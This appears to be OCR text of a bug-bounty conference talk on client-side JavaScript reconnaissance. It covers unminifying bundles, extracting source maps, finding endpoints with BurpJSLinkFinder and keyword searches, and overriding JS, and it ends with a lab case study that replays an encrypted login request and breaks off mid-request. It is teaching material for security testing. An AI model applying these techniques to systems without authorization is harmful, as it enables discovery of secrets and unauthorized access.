SATYAM


HIGHSCORE 2500


KULDEEP

CLIENT-SIDE TO CRITICAL

START MENU SIGN IN

JUST KEEP THOSE “ OPEN





MENU

PLAYER STATS

SATYAM GOTHI

- FULL TIME BUG BOUNTY HUNTER
- EX-NULL AHMEDABAD CHAPTER LEAD
- CONTENT CREATOR: ROGUESMG
- FOUNDER: BARRACKS.ARMY

KULDEEP PANDYA

- FULL TIME BUG BOUNTY HUNTER
- EX-NULL AHMEDABAD CHAPTER LEAD
- SYNACK ENVOY
- CO-FOUNDER: BARRACKS.ARMY

MENU 01 07 12

AGENDA


CORE TOPICS

WHAT? WHY?

TECHNICAL BREAKDOWN

AUTOMATION VS OBSERVATION

THE PSYCHOLOGY



OVERCOMING CHALLANGES

GAME OVER

Thief uses pigeons to rob 50 houses in Bengaluru; arrested

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01 07 12

OH, JAVASCRIPT

- ONLY PIECE OF CODE ACCESSIBLE FROM A BLACK BOX PERSPECTIVE.
- WEB TECH BY NATURE IS STUPIDLY DESIGNED TO WORK IN THIS WAY.
- ACCESS FOR ANYONE TO VIEW HOW STUFF MOVES, CREATING A GATEWAY FOR F* UPS.


HARDCODED STUFF
API Keys
Tokens
Secrets and Passwords
BEYOND THE OBVIOUS

SIGN IN


BACK TO AGENDA PAGE


JACKPOT ARENA

HARDCODED SECRETS (PASSWORDS, TOKENS, API KEYS, ETC.)

CRITICAL LOGIC ON CLIENT SIDE

UNDOCUMENTED ENDPOINTS





FLAWED CUSTOM FUNCTIONS

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
THE GEEK STUFF

LEVEL UP


MENU 01 07 12

TECHNICAL AGENDA


MINIFIED JS



SOURCE MAPS



JS OVERRIDING



JS BUNDLES

BACK TO AGENDA PAGE

01 07 12

JAVASCRIPT UNMINIFYING

MINIFIED JS

```
/***
File: barracks.min.js
***/
!function(e,t){function n(e,t){return e+t}function r(e){console.log("Hello, "+e+"!")}function o(e)
{for(var t=e.split(""),n="",r=t.length-1;r>=0;r--)n+=t[r];return n}function u(e,t){return
Math.random()*(t-e)+e}function i(e,t){for(var n=
[],r=0;r<e;r++)n.push(Math.floor(Math.random()*t));return n}function c(e){return
e.reduce(function(e,t){return e+t},0)}function a(e,t){for(var
n=0;n<e.length;n++)if(e[n]===t)return!0;return!1}function f(e){return
e.replace(/\s+/g,"").toLowerCase()}function l(e){var t={},n=[];for(var r in e)t[e[r]]||
(t[e[r]]=0),t[e[r]]++;for(var o in t)n.push({char:o,count:t[o]});return n.sort(function(e,t){return
t.count-e.count}),n}var s=10,p=5,v="world",d="dlrow",h=i(10,100);r(n(s,p)),console.log("Reversed
string: "+o(v)),console.log("Random number between 1 and 100: "+u(1,100)),console.log("Array of
random numbers: "+h),console.log("Sum of random numbers: "+c(h)),console.log("Is 'hello' in array?
"+a(h,"hello")),console.log("Lowercase no spaces: "+f(v)),console.log("Character frequencies in
string: ",l(d)),console.log("Done!")} (window);
```

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01 07 12

BRO, GIVE IT TO GPT

- JS FILES ARE LARGE
- AI HAS LIMITED CONTEXT
- CANNOT PAY CRAZY BILLS FOR API REQUESTS

UNMINIFYING - THE EASIER WAY

```
/***
File: barracks.js
***/
(function (e, t) {
    function addNumbers(e, t) {
        return e + t;
    }

    function greet(e) {
        console.log("Hello, " + e + "!");
    }

    function reverseString(e) {
        var arr = e.split(""),
            reversed = "";
        for (var i = arr.length - 1; i >= 0; i--)
{           reversed += arr[i];
        }
        return reversed;
    }
```

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JAVASCRIPT UNMAPPING

MENU

WHAT?

- USED IN REACT BASED WEB APPLICATIONS

- BUNDLE OF ALL JAVASCRIPT CODE AND LIBRARIES

- LOTS OF COMMENTS AND REFERENCES TO WEBPACK

BACK TO AGENDA PAGE

JS UNMAPPING - HOW DOES IT LOOK?

```
/******/ (function(modules) { // webpackBootstrap
/******/ 	var installedModules = {};
/******/ 	function __webpack_require__(moduleId) {
/******/ 		if(installedModules[moduleId]) {
/******/ 			return installedModules[moduleId].exports;
/******/ 		}
/******/ 		var module = installedModules[moduleId] = {
/******/ 			i: moduleId,
/******/ 			l: false,
/******/ 			exports: {}
/******/ 		};
...
/***/ "./src/index.js":
/*!**********************!*\
  !*** ./src/index.js ***!
  \**********************/
/*! no static exports found */
/***/ (function(module, exports) {

   eval("console.log('Hello from Webpack!');\n\n//#
sourceURL=webpack:///./src/index.js.map?");
   /***/ })

   /******/ });
```

JS UNMAPPING - HOW DOES IT LOOK?

```
{
    "version": 3,
    "file": "bundle.js",
    "sources": [
      "webpack:///./src/index.js"
    ],
    "sourcesContent": [
      "console.log('Hello from
Webpack!');\n"
    ],
    "mappings": "OAAO,CAAC,CAAY,qBAAZ",
    "names": [
      "console",
      "log"
    ],
    "sourceRoot": ""
 }
```

JS UNMAPPING - USING THE UNMAP TOOL

```
→  js ls
app.1aefb914.js.map                                                                                                  node_modules_[redacted]web_lib_utilities_dist_index_esm_js
.f6021b6d.js.map
chunk-vendors.2beecedb.js.map                                                                                        node_modules_[redacted]web_lib_vue-utilities_dist_index_es
m_js.7d5fce1d.js.map
node_modules_lodash_lodash_js.5826e777.js.map                                                                        node_modules_[redacted]web_types_dist_index_esm_js.dfeb82e
7.js.map
node_modules_rxjs_dist_esm5_index_js.8560bd6e.js.map                                                                 node_modules_vue_composition-api_dist_vue-composition-api_mjs.2
ea2400f.js.map
node_modules_rxjs_dist_esm5_internal_operators_catchError_js-node_modules_rxjs_dist_esm5_inte-118139.86f887ea.js.map  node_modules_vue_dist_vue_esm_js.f853f242.js.map
node_modules_[redacted]web_lib_config_dist_index_esm_js.b128918e.js.map                                              remoteEntry.js.map
node_modules_[redacted]web_lib_flags_dist_index_esm_js.230e8eb5.js.map                                               src_bootstrap_ts-src_utils_errorGuard_ts-node_modules_babel_run
time_helpers_esm_typeof_js.6ed3b9fa.js.map
node_modules_[redacted]_web_lib_rest_dist_index_esm_js.ab999dfa.js.map                                               src_modals_registerModals_ts-src_pages_[redacted]_index_ts-
src_store_modules[redacted]g-572522.b13cdecf.js.map
→  js unmap app.1aefb914.js.map
[redacted]js/webpack/[redacted]src/main.ts
[redacted]js/webpack/[redacted]webpack/bootstrap
[redacted]js/webpack/[redacted]webpack/runtime/chunk loaded
[redacted]js/webpack/[redacted]webpack/runtime/compat get default export
[redacted]js/webpack/[redacted]webpack/runtime/define property getters
[redacted]js/webpack/[redacted]webpack/runtime/ensure chunk
[redacted]js/webpack/[redacted]webpack/runtime/get javascript chunk filename
[redacted]js/webpack/[redacted]webpack/runtime/get mini-css chunk filename
[redacted]js/webpack/[redacted]webpack/runtime/global
[redacted]js/webpack/[redacted]webpack/runtime/harmony module decorator
[redacted]js/webpack/[redacted]webpack/runtime/hasOwnProperty shorthand
[redacted]js/webpack/[redacted]webpack/runtime/load script
[redacted]js/webpack/[redacted]webpack/runtime/make namespace object
[redacted]js/webpack/[redacted]webpack/runtime/node module decorator
[redacted]js/webpack/[redacted]webpack/runtime/sharing
[redacted]js/webpack/[redacted]webpack/runtime/publicPath
[redacted]js/webpack/[redacted]webpack/runtime/consumes
[redacted]js/webpack/[redacted]webpack/runtime/css loading
[redacted]js/webpack/[redacted]webpack/runtime/jsonp chunk loading
[redacted]js/webpack/[redacted]webpack/startup
→  js ls webpack/[redacted]/src
main.ts
```

BURPJSLINKFINDER LIMITATIONS

BACK TO AGENDA PAGE

BURPJSLINKFINDER OUTPUT

```
[+] Valid URL found: https://beta.barracks.army/main-MQCXE6PF.js
    0 - ./chunk-VIKT3RYE.js
    1 - ./chunk-VVSCU67M.js
    2 - /program/details
    3 - /program/add
    4 - https://warrior-lab-1.0.thehackrspace.com/
    5 - /report/add
    6 - https://api.emailjs.com
    7 - /api/v1.0/email/send
    8 - /api/v1.0/email/send-form
    9 - /etc/hosts
    10 - /report/view
    11 - /report/edit
    12 - /report
    13 - ./chunk-6ZZFUFIU.js
    14 - ./chunk-RSFIGXXF.js
    15 - /decide/?v=3
    16 - /api/early_access_features/?token=
    17 - /s/
```

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BURPJSLINKFINDER LIMITATIONS

#	Host	Method	Params	URL
25	https://beta.barracks.army	GET		/chunk-RSFIGXXF.js
24	https://beta-api.barracks.ar...	GET		/api/v1/leaderboard
23	https://beta.barracks.army	GET		/ranking
21	https://beta.barracks.army	GET		/chunk-6ZZFUFIU.js
20	https://beta.barracks.army	GET		/user/login

*Untitled 1 - Mousepad

File Edit Search View Document Help

```
Burp JS LinkFinder loaded.
Copyright (c) 2019 Frans Hendrik Botes

[+] Valid URL found: https://beta.barracks.army/polyfills-6EAL6
[+] Valid URL found: https://us-assets.i.posthog.com/static/web
[+] Valid URL found: https://beta.barracks.army/chunk-VVSCU67M.
        0 - https://g.co/ng/security#xss
[+] Valid URL found: https://beta.barracks.army/main-MQCXE6PF.j
        0 - ./chunk-VIKT3RYE.js
```

leaderboard Match case Match whole word Regular expression 0 matches

MENU 01 07 12

STRINGS TO SEARCH FOR

- BASEURL
- BASE_URL
- API_URL
- APIURL
- HTTPS://
- /API/
- /V1/
- /REST/
- .POST(
- .AJAX(
- HTTPCLIENT.POST(
- HTTP.POST(

BACK TO AGENDA PAGE

SIGN IN

BACK TO AGENDA PAGE

GAMEPLAY

API_URL

Response

Pretty Raw Hex Render \n

```
}
var Wa="[SessionRecording]",Qa="redacted",po={
  initiatorTypes:["audio","beacon","body","css","early-hint","embed","fetch",
  "frame","iframe","icon","image","img","input","link","navigation","object",
  "ping","script","track","video","xmlhttprequest"],maskRequestFn:function(i){
    return i
  },
  recordHeaders:!1,recordBody:!1,recordInitialRequests:!1,recordPerformance:!1,
  performanceEntryTypeToObserve:["first-input","navigation","paint","resource"],
  payloadSizeLimitBytes:1e6,payloadHostDenyList:[".lr-ingest.io",
  ".ingest.sentry.io"]
},
zh=["authorization","x-forwarded-for","authorization","cookie","set-cookie",
"x-api-key","x-real-ip","remote-addr","forwarded","proxy-authorization",
"x-csrf-token","x-csrftoken","x-xsrf-token"],Vh=["password","secret","passwd",
"api_key","apikey","auth","credentials","mysql_pwd","privatekey","private_key",
"token"],Bh=["/s/","/e/","/i/"];
function Jc(i,e,r,t){
  if(it(i))return i;
  var n=e?.["content-length"]||function(o){
    return new Blob([o]).size
  }
  (i);
  return ze(n)&&(n=parseInt(n)),n>r?Wa+" ".concat(t," body too large to record (")
  .concat(n," bytes)"):i
}
function Zc(i,e){
  if(it(i))return i;
  var r=i;
  return An(r,!1)||(r=Wa+" "+e+" body "+Qa),ee(Vh,function(t){
```

api_url 0 matches

APIURL

Response

Pretty Raw Hex Render \n

```
    key:"_callLoadToolbar",value:function(e){
      (oe.ph_load_toolbar||oe.ph_load_editor)(e,this.instance)
    }
  },
  {
    key:"loadToolbar",value:function(e){
      var r=this,t=!(E==null||!E.getElementById(Ha));
      if(!_||t)return!1;
      var n=this.instance.requestRouter.region==="custom"&&this.instance.config.
      advanced_disable_toolbar_metrics,o=R(R({
        token:this.instance.config.token
      },
      e),{
      },
      {
        apiURL:this.instance.requestRouter.endpointFor("ui")
      },
      n?{
        instrument:!1
      }
      :{
      }
      );
      if(_.localStorage.setItem(td,JSON.stringify(R(R({
      },
      o),{
      },
      {
        source:void 0
      }
```

apiUrl 1 match

HTTPS://

Response


Pretty | Raw | Hex | Render

```
  }
  );
  let i=e;
  return i
}
)();
var Xl=(()=>{
  let e=class e{
    constructor(t,n){
      this.dialogRef=t,this.data=n
    }
    onNoClick(){
      this.dialogRef.close()
    }
    redirectToSpawnUrl(){
      window.open("https://warrior-lab-1.0.thehackrspace.com/","_blank")
    }
  };
  e.\u0275fac=function(n){
    return new(n||e)(v(xl),v(kl))
  },
  e.\u0275cmp=F({
    type:e,selectors:[["app-spawn-dialog"]],standalone:!0,features:[A],decls:12,
    vars:0,consts:[["mat-dialog-title",""],["mat-dialog-content",""],["href",
    "https://warrior-lab-1.0.thehackrspace.com/","target","_blank",1,"spawn-url"],
    ["mat-dialog-actions",""],["mat-button","",3,"click"],["mat-raised-button","",
    "color","primary",3,"click"]],template:function(n,o){
      n&1&&(u(0,"h3",0),h(1,"Spawn URL"),p(),u(2,"div",1)(3,"p"),h(4,
      "This URL provides access to your testing environment:"),p(),u(5,"a",2),h(6,
      " https://warrior-lab-1.0.thehackrspace.com/ "),p()(),u(7,"div",3)(8,
```

https://

19 matches

/REST


Response
Pretty
Raw
Hex
Render
\n
)
}
),b(this,"_onOnline",function(){
r._tryAddCustomEvent("browser online",{
}
)
}
),b(this,"_onVisibilityChange",function(){
if(E!=null&&E.visibilityState){
var a="window "+E.visibilityState;
r._tryAddCustomEvent(a,{
}
)
}
}
),b(this,"_samplingSessionListener",null),this.instance=e,this._captureStarted
=!1,this._endpoint="/s/",this.stopRrweb=void 0,this.receivedDecide=!1,!this.
instance.sessionManager)throw S.error(vt+
" started without valid sessionManager"),new Error(vt+
" started without valid sessionManager. This is a bug.");
var t=this.sessionManager.checkAndGetSessionAndWindowId(),n=t.sessionId,o=t.
windowId;
this.sessionId=n,this.windowId=o,this.buffer=this.clearBuffer(),this.
_setupSampling()
}
return W(i,[{
key:"rrwebRecord",get:function(){
var e;
return oe==null||(e=oe.rrweb)===null||e===void 0?void 0:e.record
}
/rest
0 matches

/v1

Response

Pretty Raw Hex Render

```
var gt=(()=>{
  let e=class e{
    constructor(t,n){
      this.httpClient=t,this.retentionService=n,this.baseURL=J.baseURL,this.
      authorizationData=J.useBasicAuth?"Basic "+btoa(J.username+":"+J.password):""
    }
    getHeaders(){
      let t=new Wi;
      J.useBasicAuth&&(t=t.set("Authorization",this.authorizationData));
      let n=this.retentionService.getItem("token");
      return n&&(t=t.set("x-auth-token",n)),t
    }
    getProgramDetails(){
      let t=this.retentionService.getItem("userRole"),n=this.getHeaders();
      return t===Qo||t===""||!t?this.httpClient.get(`${this.baseURL}
      /api/v1/programs`,{
        headers:n
      }
      ):this.httpClient.get(`${this.baseURL}/api/v1/admin/programs`,{
        headers:n
      }
      )
    }
    getProgramByID(t){
      let n=this.retentionService.getItem("userRole"),o=this.getHeaders();
      return n===Qo||n===""||!n?this.httpClient.get(`${this.baseURL}
      /api/v1/programs/${t}`,{
        headers:o
      }
      ):this.httpClient.get(`${this.baseURL}/api/v1/admin/programs/${t}`,{
```

/v1 17 matches

BASEURL

Response

Pretty Raw Hex Render \n

```
    providers:[gu],imports:[Qs,re,wr,Me,Me,br]
  }
  );
  let i=e;
  return i
}
)();
var Qo="Bug Hunter";
var gt=(()=>{
  let e=class e{
    constructor(t,n){
      this.httpClient=t,this.retentionService=n,this.baseURL=J.baseURL,this.
      authorizationData=J.useBasicAuth?"Basic "+btoa(J.username+":"+J.password):""
    }
    getHeaders(){
      let t=new Wi;
      J.useBasicAuth&&(t=t.set("Authorization",this.authorizationData));
      let n=this.retentionService.getItem("token");
      return n&&(t=t.set("x-auth-token",n)),t
    }
    getProgramDetails(){
      let t=this.retentionService.getItem("userRole"),n=this.getHeaders();
      return t===Qo||t===""||!t?this.httpClient.get(`${this.baseURL}
      /api/v1/programs`,{
        headers:n
      }
      ):this.httpClient.get(`${this.baseURL}/api/v1/admin/programs`,{
        headers:n
      }
      )
```

baseURL 22 matches

BACK TO AGENDA PAGE

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JAVASCRIPT OVERRIDING

MENU

WHAT IS IT?

- JS WORKS ON YOUR DEVICE

- YOU CONTROL JAVASCRIPT

- MODIFYING THE JS SENT BY THE SERVER

BACK TO AGENDA PAGE

MENU

WHY TO DO?

- UNDERSTAND THE APPLICATION BETTER

- OVERCOME TRICKY CLIENT-SIDE ENCRYPTIONS

- DISCOVER MORE ENDPOINTS

BACK TO AGENDA PAGE

SIGN IN

BACK TO AGENDA PAGE

CASE STUDY GAMEPLAY

APPLICATION OVERVIEW

HOME PAGE

127.0.0.1:8000

404 Not Found

AFTER CLICKING IMAGE 5 TIMES

127.0.0.1:8000


127.0.0.1:8000 says

Dev mode activated

OK

404 Not Found

AFTER CLICKING IMAGE 5 TIMES



THE LOGIN REQUEST

Original request

Pretty Raw Hex

```
POST /api/v1/login?nonce=152 HTTP/1.1
Host: warrior-lab-1.0.thehackrspace.com:3001
Content-Length: 156
X-Signature:
52234e0ad91b4c6f5bed5aaaaea4cf0c3217999d3b4834cfa
50b966a52647515
Accept-Language: en-GB,en;q=0.9
Accept: application/json, text/plain, */*
Content-Type: application/json
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/129.0.6668.71 Safari/537.36
Origin: http://127.0.0.1:8000
Referer: http://127.0.0.1:8000/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{
  "encryptedData":
  "64a42f82e97c7af60557fbbf9eeef7deb047b8a94e627b
  75d08aaa482e0bf2fe4bf57f7c108656b716baa7692cef8
  023",
  "iv":"5f18e08c5991d8bc92f1b68da02dadaa"
}
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Type: application/json; charset=utf-8
Content-Length: 444
ETag: W/"1bc-paJoasFs0zVHSl/9Tfy437xYSmE"
Date: Thu, 10 Oct 2024 16:27:07 GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "encryptedData":
  "2ecaae4da49f6f74bc2234470cad3d258cd4a094ca07850431fc3736e0c76418
  e4e1744bafef465b73931c08231dda3493411c504ea0ea9fbac57915c6298879c
  8e95a7164b3147be7342422bd8b5a462b7746b71310b721308e9ac77da337815c
  8d9a3ca1c01ea1c48451c87adfa2eb17d9896b3bd43b9de3ede83ebb51c567d0d
  bb50e43ed2184db6ac7370ded0a6224cdcec87c8b8ed61cd489b532a43ca19f37
  9dd45d632e59e843993c1688fa602f89d96d4f36fe2b31ec1f0e499dd4e8",
  "iv":"83fdba72a0b71ada1608e56e9c1a4cdb"
}
```

REPEATING LOGIN REQUEST

Target | Dashboard | Proxy | Intruder | Repeater | Collaborator | Sequencer | Decoder | Comparer | Logger | Organizer

1 ×

Send | Cancel

Request

Pretty | Raw | Hex

```
1  POST /api/v1/login?nonce=152 HTTP/1.1
2  Host: warrior-lab-1.0.thehackrspace.com:3001
3  Content-Length: 156
4  X-Signature:
   52234e0ad91b4c6f5bed5aaaaea4cf0c3217999d3b4834cfa50b966a5
   2647515
5  Accept-Language: en-GB,en;q=0.9
6  Accept: application/json, text/plain, */*
7  Content-Type: application/json
8  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/129.0.6668.71 Safari/537.36
9  Origin: http://127.0.0.1:8000
